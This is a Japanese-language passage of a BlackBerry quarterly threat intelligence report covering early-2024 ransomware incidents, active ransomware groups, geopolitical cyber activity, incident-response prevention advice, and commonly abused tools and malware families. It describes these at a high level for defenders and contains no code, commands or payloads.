


図 9：営利企業で蔓延している脅威、地域別

営利企業を標的とする外部脅威

ランサムウェアはあらゆる規模の組織に苦難をもたらします。最近のランサムウェア攻撃の例を以下に挙げます。

- Timberland、The North Face、Vans などの有名なスポーツウェアブランドの米国のメーカーである VF Corporation は、2023 年 12 月に ALPHV ランサムウェアグループによる攻撃を受けました[3]。攻撃者は 3,500 万人以上の顧客のデータを盗み出し、重要なホリデーシーズン中に受注処理の遅延やその他の混乱を引き起こしました。
- スウェーデンのスーパーマーケットチェーンである Coop Värmland は、Cactus ランサムウェアグループが実行したランサムウェア攻撃によって、忙しいホリデーシーズンに混乱に陥れられました[4]。
- 有名なドイツのメーカーである ThyssenKrupp では、2024 年 2 月に自動車部門が侵害の被害を受けました。同社は後に、ランサムウェア攻撃が試みられたが失敗に終わったと発表しています[5]。
- 3 月には、Stormous ランサムウェアグループが、20 以上のビールのブランドの生産者である Belgian Duvel Moortgat Brewery を攻撃し、88 GB のデータを盗み出しました[6]。

ランサムウェアの内訳

前述のイベントが示すように、ランサムウェアは BlackBerry グローバル脅威インテリジェンスレポートに頻繁に登場してきました。本レポートでは、今回の調査期間に活動的であったランサムウェアグループに特化したセクションを追加しました。

ランサムウェアは、世界中のあらゆる業界を標的とする、サイバー犯罪者と犯罪組織のどちらにも採用されている汎用ツールです。これらの大半のグループの目的は金銭であり、従来のサイバーセキュリティ防御を回避する新しい戦術や手法をすばやく取り入れ、新たなセキュリティの脆弱性を迅速に悪用しています。

医療機関を標的とするランサムウェアが増えており、これは憂慮すべき傾向です。医療記録のデジタル化の増加やサービスが中断された場合の深刻な影響から、ランサムウェアグループにとって医療は収益性の高い分野となっています。今回の調査期間中も世界中で特記すべき攻撃が起きました。これらの攻撃的な犯罪組織は、生命を危険にさらし、患者の重要な個人情報（PII）データへの医療従事者のアクセスを制限または遮断する可能性があります。

医療に対する攻撃は深刻な波及効果をもたらし、病院、クリニック、薬局を麻痺させ、患者が必要な医薬品を入手することを妨げ、救急車のルートを変更させ、医療処置のスケジュールを混乱させる可能性があります。二次的な影響としては、データ漏洩やダークウェブでの患者の機密 PII データの販売が挙げられます。このため、2024 年を通して、公的および民間医療機関のどちらも重点的に標的とされ続けると予想されます。

今回の調査期間の主要なランサムウェアグループ

今回の調査期間中に世界各国で活動的であった、特筆すべきランサムウェア脅威グループを以下に示します。




図 10：2024 年 1 月から 3 月に活発であった注目すべきランサムウェアグループ / ファミリー

Hunters International

2023 年後半から活動を始めた Ransomware-as-a-Service（RaaS）犯罪組織である Hunters International は、2024 年初めに注目されるようになりました。このグループは、2023 年初めに法執行機関により停止された Hive ランサムウェアグループから派生している可能性があります。このグループは、まず被害者のデータを暗号化して身代金を要求し、続いて盗んだデータを公開すると脅してさらに金銭を要求するという二重恐喝手口を使用します。Hunters International は現在、世界中で活動しています。

8Base

2022 年に初めて確認された 8Base ランサムウェアグループは、2023 年後半に注目されるようになりました。多数の攻撃を実行しているこのグループは、多様な戦術、手法、手順（TTP）を使用しており、極めて場当たり的なことがあります。このグループは新たに公開された脆弱性をすばやく悪用することが多く、Phobos などの多様なランサムウェアを活用しています。

LockBit

ロシアを拠点とするランサムウェアグループである LockBit は、同名のマルウェアを通して RaaS を提供することに特化しています。2020 年に発見された LockBit は、最も攻撃的なランサムウェアグループの 1 つとなっています。以下のような特徴があります。

- 暗号化前に被害者のデータを抽出し、ダークウェブ上のリークサイトで提供するためのカスタムツールを使用する。
- 北米、そして副次的に LATAM の被害者を主に標的とする。
- 二重恐喝戦略を使用する。

2024 年 2 月、国際的な法執行機関の作戦である Operation Cronos により LockBit の活動が停止されました[7]。ただし LockBit はその後復活しているようであり、ランサムウェア分野で大きな存在感を示し続けています。

Play

2022 年に最初に確認された Play は、多重恐喝を実行するランサムウェアグループであり、盗んだデータを匿名での通信が可能な TOR ベースのサイトで提供し、身代金が支払われなければデータを漏洩すると脅します[8]。Play は主に北米の中小企業（SMB）を標的としていますが、今回の調査期間では EMEA 地域も標的となっていました。このグループは主として、Cobalt Strike、Empire、Mimikatz などの既製ツールを発見および水平移動の TTP に活用しています。また、ランサムウェアの実行前に使用される、偵察と情報窃取用のカスタムツールである Grixba も利用しています。

BianLian

BianLian は 2022 年から出回っている、GoLang で書かれたランサムウェアです。関連するグループは今回の調査期間に活発に活動しており、北米の被害者を重点的に標的としています。多くのランサムウェアグループと同様に、BianLian は最近公開された脆弱性を多く活用しており、多数の業界の中小企業を標的としています。PingCastle、Advance Port Scanner、SharpShares などのさまざまな既製ツールを使用して標的システムに足掛かりを得てから、機密データを抽出し、ランサムウェアを実行します。その後、この盗んだデータを、身代金を得るための恐喝戦術に利用します。

ALPHV

BlackCat または Noberus と呼ばれることも多い ALPHV は、2021 年後半から確認されている RaaS 活動です。ALPHV の背後にいる脅威グループは非常に高度であり、Rust プログラミング言語を使用して、Windows、Linux、および VMWare ベースのオペレーティングシステムを標的としています。ALPHV は北米の被害者を標的とする傾向があります。

注目のサイバー攻撃事例：ランサムウェアと医療

無収入の 12 日間：医療分野でのランサムウェアの被害相次ぐ

米国病院協会（AHA）は 3 月に、病院や薬局に混乱を招いた大規模なランサムウェア攻撃が、医療業界では「前例のないもの」であったとする声明を発表しています。AHA の会長兼 CEO である Richard Pollack 氏は、米国保健福祉長官の Xavier Becerra 氏に宛てた書簡の中でその理由を次のように説明しています。

「Change Healthcare 社が処理する医療トランザクションの数は年間 150 億件に上り、患者記録の 3 件に 1 件に達している。これらのトランザクションには、臨床における意思決定のサポートや資格確認、薬局業務など、患者ケアに直接影響を及ぼす幅広いサービスが含まれるが、そのすべてがここ数日間中断している状態だ」

Becerra 氏はまた、病院や診療所では同社を通じた支払い申請が行えず、「臨床医や他の医療関係者への給与支払いのほか、必要な医薬品や医療用品の調達、不可欠な委託業務に対する支払いができないケースも考えられる」との懸念も示しています。

米国医師会（AMA）によると、影響を受けた医療機関は、収入が得られない状態が 12 日間も続いたとのことです。患者にも影響が及び、特に重要な処方箋を必要とする患者が影響を受けました。たとえば、医薬品の提供を拒否されたり、高額な薬について通常の控除なしで全額負担を求められたりするケースなどが報告されています。

現在、米国保健社会福祉省の公民権局（OCR）が、この医療分野のランサムウェア攻撃に対する調査を進めています。新たな調査に関する 3 月 13 日の発表では、医療分野における脅威の深刻な状況を示す次のような最新データも明らかになりました。

「ランサムウェアとハッキングは、医療分野におけるサイバー脅威の主たるものだ。過去 5 年間で、OCR に報告されたハッキングによる大規模な侵害は 256% 増え、ランサムウェアは 264% 増えている。2023 年に報告された大規模な侵害は 1 億 3,400 万人に影響を及ぼし、2022 年から 141% 増えた」

これも金銭目的で医療分野を狙うランサムウェアグループが増加していること示す一例です。ユニークなまたは「新種」のマルウェアの使用の拡大は、医療分野の関係者がサイバーセキュリティに優先的かつ緊急に対処すべき必要があることを浮き彫りにしています。

レポート全文はこちらでご覧いただけます。

地政学的な分析と見解

地政学的な対立がサイバー攻撃の発生を助長しています。デジタルテクノロジーは良い目的のための強力なツールとなりますが、国家支援の攻撃者や国家を背後に持たない攻撃者によって悪用される可能性もあります。2024 年の最初の 3 か月に、ヨーロッパ、北米、およびアジア太平洋地域の議員が、標的を絞ったスパイウェアキャンペーンの被害に遭いました。脅威アクターは複数の政府機関の IT システムに侵入し、軍事システムを侵害し、世界中の重要インフラを混乱させました。

このような侵入の元となっている動機の多くは複雑で不明瞭ですが、最近の最も重大なインシデントには、ロシアのウクライナ侵攻、イスラエルとイラン間で増大する敵意、南シナ海およびインド太平洋地域で継続する緊張など、主な地政学的分断が関連しています。

ウクライナでは、戦争でのサイバー攻撃が容赦なく続いています。サイバー空間での合法的な行動を規定する国際規範に反し、ウクライナに対する攻撃は未だに民間と軍事インフラの区別なく実行されています。1 月にはロシアのスパイがキーウの家庭用 Web カメラに侵入しましたが、これはキーウへのミサイル攻撃を開始する前に防空システムに関する情報を収集するためであったと考えられています。レポートによると、攻撃者は、ミサイルのより正確な標的設定のため、近くにある重要インフラについての情報を収集する目的でカメラの角度を操作しました。

また、ウクライナ最大の携帯電話プロバイダである Kyivstar に対する攻撃にもロシアのサイバー脅威アクターが関与しており、重要なインフラストラクチャを破壊して、ウクライナの 2,400 万人の顧客のアクセスを遮断しました。この攻撃は、バイデン大統領とゼレンスキー大統領がワシントン D.C. で会談するわずか数時間前に発生しました。また、EU の議員の電話もスパイウェアに感染していることが発覚しました。これらの議員の多くは欧州議会の安全保障・防衛小委員会のメンバーであり、EU のウクライナ支援について勧告する責任を担っていました。3 月には、ロシアの攻撃者により、ウクライナへの軍事支援の可能性に関するドイツの軍事当局者間の会話も傍受されており、増加するスパイ行為から通信を保護する必要性を強調しています。

イランとイスラエル間の軍事活動が激化するにつれ、イスラエル政府のサイトに対するサイバー攻撃も激しさを増しています。報復として、イスラエルの脅威アクターはイラン国内のガソリンスタンドの 70% を停止させました。一方、米国は、フーシ反乱軍と情報を共有していた、紅海で活動していたイランの軍事スパイ船に対するサイバー攻撃を実施しました。

インド太平洋地域では、中国の支援を受けたグループによるものとされるサイバー攻撃やスパイ活動の実行が継続しています。米国国土安全保障省のサイバー安全審査委員会は、2023 年夏に発生した Microsoft Online Exchange のインシデントに関する主要な報告書を発表し、中国の支援を受けた攻撃者が Microsoft からどのようにソースコードを窃取したかについて詳しく解説して

ご存じでしたか？

「2024 年の最初の 3 か月に、ヨーロッパ、北米、およびアジア太平洋地域の議員が標的を絞ったスパイウェアキャンペーンの被害に遭いました」


「イランとイスラエル間の軍事活動が激化するにつれ、イスラエル政府のサイトに対するサイバー攻撃も激しさを増しています」

います[9]。脅威グループ Storm-0558 は、米国の国務省、商務省、下院、および英国の複数の政府機関の職員のセキュリティを侵害しました。報告書によると、この脅威アクターは国務省からだけでも、約 6 万通のメールをダウンロードすることに成功しています。

これは孤立したインシデントではありませんでした。2024 年 3 月、米国司法省と FBI は、中国の攻撃者が対中政策に関する列国議会連盟の英国、EU、米国、カナダの複数のメンバーを標的としたことを明らかにしました。

前述のように、特に金融と医療分野で、重要インフラに対する攻撃が増加しています。2024 年の最初の 3 か月に発生したフランスの医療保険会社の大規模なデータ漏洩は、機密個人情報の流出につながりました。カナダでは、金融取引・報告分析センター（FINTRAC）がサイバーインシデントの発生後にシステムをシャットダウンしました。これを受け、カナダ政府は FINTRAC のサイバーレジリエンスを強化し、データセキュリティ対策を構築するために、2,700 万カナダドルを計上しました。

サイバー諜報活動およびサイバー攻撃の企ての増加を受け、世界中の政府機関がサイバーセキュリティの強化に投資しています。カナダは先日、サイバー防御に歴史的水準の投資を行うことを発表し、英国は防衛費を GDP の 2.5% まで増やしました。サイバーセキュリティは政府機関と民間企業のどちらにとっても最大のリスクの 1 つであり続けており、この傾向は地政学的緊張が高まり続ける限り継続するでしょう。



ご存じでしたか？

「サイバー諜報活動およびサイバー攻撃の企ての増加を受け、世界中の政府機関がサイバーセキュリティの強化に投資しています」

インシデント対応の見解

インシデント対応（IR）とは、サイバー攻撃やサイバーセキュリティインシデントに対処するための企業レベルのアプローチのことです。インシデント対応の目標は、侵害を迅速に封じ込め、それによって発生した被害を最小限に抑え、復旧にかかる時間と費用を削減することです。どの組織にも、IR 計画と社内またはサードパーティの IR サービスが必要です。BlackBerry® サイバーセキュリティサービスには、サイバーインシデント対応、データ侵害対応、ビジネスメール詐欺対応、ランサムウェア対応、およびデジタルフォレンジックが含まれており、あらゆるサイバー攻撃の影響を軽減し、ベストプラクティスに沿ったデジタル復旧を行うための、迅速なインシデント対応計画を策定します。

図 11：BlackBerry IR 活動の内訳

BLACKBERRY のインシデント対応チームの見解

以下に、BlackBerry のチームが対応した IR 活動の種類の要約、およびこのような侵害を予防するために組織ができるセキュリティ対策を示します。

- ネットワーク侵入：初期感染経路が、Web サーバーや仮想プライベートネットワーク（VPN）アプライアンスなど、インターネットに接続している脆弱なシステムであったインシデント。侵害が標的の環境内でのランサムウェアの展開およびデータの抽出につながったケースもあります。
  - 予防：インターネットにさらされているすべてのシステムに適時にセキュリティアップデートを適用します。（MITRE—外部リモートサービス、T1133[10]）
- 内部不正：現在の従業員または元従業員による会社のリソースへの許可なしでのアクセス
  - 予防：すべてのシステムに強力な認証によるセキュリティ管理を導入します。会社の正式な従業員の退職手続きを導入します。（MITRE—正当なアカウント：クラウドアカウント、T1078.004[11]）

- ランサムウェア：対応した全インシデントのうちの 10% がランサムウェアに基づくものでした。
  - 予防：メール、VPN、Web サーバーなど、インターネットに接続するサービスに適時にパッチを適用します。これにより、脅威アクターが脆弱なデバイスやシステムを介して企業ネットワークへのアクセスを得た後、ランサムウェアの展開などの目的を実現するためのアクションをさらに実行することを防げます。（MITRE—外部リモートサービス、T1133 [12]）
  - 予防：すべての重要なデータのコピーを、元のデータソースとは異なる 2 つのメディア形式で 2 つ作成し、少なくとも 1 つのコピーはオフサイトに保管します。

サイバーセキュリティインシデントを検知し、封じ込め、復旧するには、被害を最小限に抑えるための迅速な検知と対応が必要です。組織は十分に練られたインシデント対応計画を策定し、侵害の可能性の最初の兆候が見られた時点で直ちに対処できるようにトレーニングされた人員とリソースを確保することが不可欠です。これにより、セキュリティチームは可能な限り早い段階で問題を検知し、脅威をすばやく封じ込めて根絶させ、ビジネスやブランドの評判への影響、金銭的損害、および法的リスクを最小限に抑えることができます。

脅威アクターとツール

脅威アクター

2024 年の最初の 3 か月には、多数の脅威グループによるサイバー攻撃が実行されました。ここでは、最も影響のあった攻撃を紹介します。

LockBit

LockBit はロシアとつながりがあるサイバー犯罪者グループです。このグループのオペレーターは同名のランサムウェアを熱心に維持および強化しており、侵害の成功後は、交渉を監督し、その展開を指揮しています。二重恐喝戦略を使用する LockBit ランサムウェアは、ローカルデータを暗号化して被害者によるアクセスを制限するだけでなく、機密情報を抽出し、身代金を支払わない限り公開すると脅します。

2 月に、NCA（英国の国家犯罪対策庁）、FBI、およびユーロポール（欧州刑事警察機構）は、「Operation Cronos」と命名された国際的に連携した取り組みを通して 10 か国の法執行機関と協力し、LockBit グループのインフラとリークサイトを掌握し、そのサーバーから情報を収集して、逮捕や制裁を実施しました[13]。

しかし 1 週間もたたないうちにこのランサムウェアグループは再結集し、更新された暗号化機能と、法執行機関による停止後に立ち上げた新しいサーバーに被害者を誘導する脅迫状を使用して、攻撃を再開しました。

LockBit は、Capital Health の病院ネットワークを始めとするさまざまなネットワークへのサイバー攻撃に対する犯行声明を出しています[14]。いずれの場合も、身代金が迅速に支払われない限り、機密データを公開すると脅迫しています。

Rhysida

Rhysida は 2023 年 5 月の終わりに初めて確認された、比較的新しい RaaS グループです。出現して間もないにもかかわらず、このグループは有効なランサムウェア脅威としての地位をすばやく確立しています。最初に注目を集めたチリ陸軍を標的とした攻撃は、増加しているラテンアメリカの政府機関に対するランサムウェア攻撃の先駆けとなりました[15]。

Rhysida グループはヨットの販売業者である MarineMax も攻撃しました[16]。同社の環境から、個人情報の窃取にも使用可能な PII を含む顧客および従業員情報など、限られた量のデータを抽出しています。盗まれたこのデータは現在、ダークウェブで 15 BTC（本稿の執筆時点で約 1,013,556 米ドル）で販売されています。また Rhysida は、MarineMax の財務書類とされるスクリーンショット、および従業員の運転免許証やパスポートの画像を、ダークウェブ上のリークサイトで公開しています。

APT29

Cozy Bear、Midnight Blizzard、NOBELIUM とも呼ばれている APT29 は、ロシアの対外情報庁（SVR）に帰属する脅威グループです。APT29 は、政府機関、政治組織、研究機関、および重要インフラを標的とすることが知られています。

CISA は先日、APT29 が追加の業界やさらに多くの地方自治体を含むように標的を拡大していると警告しました。幅広いカスタムマルウェアを使用することで知られているこの脅威グループは、最近では侵害されたサービスアカウントや盗まれた認証トークンを使用してクラウドサービスも標的としています。

今回の調査期間中、APT29 がパスワードスプレー攻撃後にある Microsoft テストテナントアカウントにアクセスし、企業のメールアカウントにアクセスするために悪意のある OAuth アプリケーションを作成したことが確認されています[17]。さらに、2024 年 1 月に最初に確認されたバックドアである WINELOADER を使用してドイツの政党を攻撃しました[18]。

Akira

2023 年初頭に最初に発見された Akira ランサムウェアは、あらゆる業界の組織を標的としていることが確認されています[19]。設定が間違っているか脆弱な VPN サービス、外部公開されている RDP、スピアフィッシング、または流出した認証情報を使用してネットワークにアクセスすることで、権限昇格またはネットワーク内での水平移動のためのドメインアカウントの作成や認証情報の検出を試みます。Akira は以下のようなツールを使用することが知られています。

- Active Directory を照会するための AdFind
- 認証情報にアクセスするための Mimikatz と LaZagne
- ファイアウォールやその他のセキュリティ対策で保護されているネットワークへのトンネリングのための Ngrok
- リモートアクセスのための AnyDesk
- ネットワーク上のデバイスを見つけるための Advanced IP Scanner

脅威アクターが使用している主なツール

Mimikatz

Mimikatz は、Windows システム上の Local Security Authority Subsystem Service（LSASS）プロセスから機密の認証情報を抽出する機能で知られています[20]。このプロセスは、ログイン後のユーザーの認証情報のリポジトリの役割を果たしており、正規の侵入テスターと悪意のあるアクターのどちらにとっても最適な標的となっています。Mimikatz は Windows ネットワークの堅牢性を評価するために一般的に使用されているユーティリティです。正規の侵入テスターは Mimikatz を使用して重大な脆弱性を発見できます。一方、悪意のあるアクターはこのツールを使用して、権限の昇格やネットワーク内での水平移動を実行できます。LockBit や Phobos などの脅威グループがこの機能を悪用して、高度なサイバー攻撃を実行しています。

Cobalt Strike

攻撃者シミュレーションフレームワークである Cobalt Strike は、ネットワーク環境内で永続性を確保している脅威アクターを再現します[21]。このツールは、エージェント（Beacon）とサーバー（Team Server）という 2 つの中心的なコンポーネントを持ちます。インターネット上で長期的にホストされる C2 サーバーとして機能する Team Server は、侵害されたマシン上に展開された Beacon ペイロードと常時通信を維持します。

Cobalt Strike は主に侵入テスターやレッドチームによりネットワークのセキュリティ体制を評価するために使用されていますが、脅威アクターによっても悪用されています。2020 年後半に Cobalt Strike 4.0 のコードがインターネットに流出し、悪意のある多様な攻撃者による急速な武器化につながりました。この Cobalt Strike の二面的性質は、その不正使用に関連するリスクを軽減して悪用の可能性からネットワークを保護するための、警戒と堅固なサイバーセキュリティ対策の重要性を強調しています。


Ngrok

Ngrok は内部システムをインターネットに公開するためのプラットフォームです[22]。ファイアウォールの背後にあるネットワークやデバイスへのトンネル化されたアクセスを提供します。インターネットからアクセス可能なエンドポイントを設定すると、そのエンドポイントに向かうトラフィックは、Transport Layer Security（TLS）トンネルを通して内部ネットワーク内の対応する Ngrok エージェントに送信されるようになります。これにより、システムやリモート管理の迅速なアドホックテストなどが可能になります。

ただしこの機能は、コマンドアンドコントロール（C2）やデータ抽出のための安全なチャネルを提供するため、攻撃者にとっても魅力的なツールとなっています。これまで、ALPHV、Lazarus、Daixin Team などの脅威グループによって使用されています[23]。

ConnectWise

ConnectWise ScreenConnect は、テクニカルサポート、マネージドサービスプロバイダ（MSP）、およびその他の専門家により、マシンを認証するために広く使用されているリモートデスクトップ管理ツールです。脅威アクターは ScreenConnect を利用して、価値の高いエンドポイントに侵入し、権限を悪用できます。ConnectWise は最近、匿名の攻撃者が認証回避フローを悪用して、一般に公開されているインスタンス上で管理者アカウントを作成することを可能にする、2 つの主要なセキュリティ上の問題（CVE-2024-1709 と CVE-2024-1708）に対処しました。



プラットフォーム別の蔓延している脅威

Windows

マルウェアファミリー	マルウェアの種類
Remcos	リモートアクセス型トロイの木馬
「Remote Control and Surveillance」の略称である Remcos は、被害者のデバイスにリモートアクセスするために使用されるアプリケーションです。	
Agent Tesla	インフォスティーラ
Agent Tesla は .NET ベースのトロイの木馬であり、MaaS として販売されていることが多く、主に認証情報の収集に使用されています。	
RedLine	インフォスティーラ
RedLine マルウェアは多様なアプリケーションやサービスを使用して、被害者のクレジットカード情報、パスワード、Cookie などのデータを不正に抽出します。	
RisePro	インフォスティーラ
前回のレポートでは RisePro の更新された亜種について紹介していますが、今回の調査期間には、このインフォスティーラは GitHub リポジトリで「クラックされた（海賊版の）ソフトウェア」と偽った新しいキャンペーンで配布されていることが確認されています。	
SmokeLoader	バックドア
SmokeLoader は、他のペイロードをダウンロードして情報を窃取するために使用されている、モジュール化されたマルウェアです。2011 年に最初に確認されていますが、現在も活発な脅威です。	
